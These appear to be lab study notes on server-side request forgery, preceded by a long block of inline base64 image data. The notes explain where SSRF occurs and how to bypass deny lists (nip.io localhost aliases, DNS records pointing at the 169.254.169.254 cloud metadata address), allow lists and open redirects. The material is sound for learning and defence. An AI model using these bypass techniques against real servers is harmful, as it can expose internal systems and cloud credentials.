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NzBBBGRyPUUtaTaTpznLafasfeFf8KT+xtM/6B1p/wB+F/wqOSRnyMzqK0f7G0z/AKB1p/34X/Cj+xtM/wCgdaf9+F/wo5JByMzqMVo/2Npn/QOtP+/C/wCFH9jaZ/0DrT/vwv8AhRySDkZitYQtcecU+b6VZxWj/Y2mf9A60/78L/hR/Y2mf9A60/78L/hRySKanLdmdRWj/Y2mf9A60/78L/hR/Y2mf9A60/78L/hRySJ5GZ1NeMSIVcZBrT/sbTP+gdaf9+F/wo/sbTP+gdaf9+F/wo5JD5JIxrazjtQfLXGe+KsVo/2Npn/QOtP+/C/4Uf2Npn/QOtP+/C/4UckhyjKTu2Z1FaP9jaZ/0DrT/vwv+FH9jaZ/0DrT/vwv+FHJInkZnVGZoxIIw2+Q9I05Y/h/WtX+x9MHTTrT/vwv+FWIbaC3XbbwxxD0RAv8qOSQezZW0+yNvvmm/wBdIACM52KOg/XJ/wDrVdoorVKysapWVgooopjCiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooA//2Q==)

* + Finding an SSRF
    - When a full URL is used in a parameter in the address bar
    - hidden field in a form
    - a partial URL such as just the hostname
    - only the path of the URL
  + Defeating Common SSRF Defenses
    - Deny List
      * using alternative localhost references that have a DNS record which resolves to the IP address 127.0.0.1 such as 127.0.0.1.nip.io
      * in cloud environments, 169.254.169.254 contains metadata for the deployed cloud server
        + attacker can register a subdomain on their own domain with a DNS record that points to this IP address
    - Allow List
      * attacker can create a subdomain on an attackers domain name, such as <https://website.thm.attackers-domain.thm>
        + application logic would allow input and let an attacker control the internal HTTP request
    - Open Redirect
      * an endpoint on the server where the website visitor gets automatically redirected to another website address
        + a potential SSRF vulnerability allows the attacker to use the above feature to redirect the internal HTTP request to a domain of the attackers choice
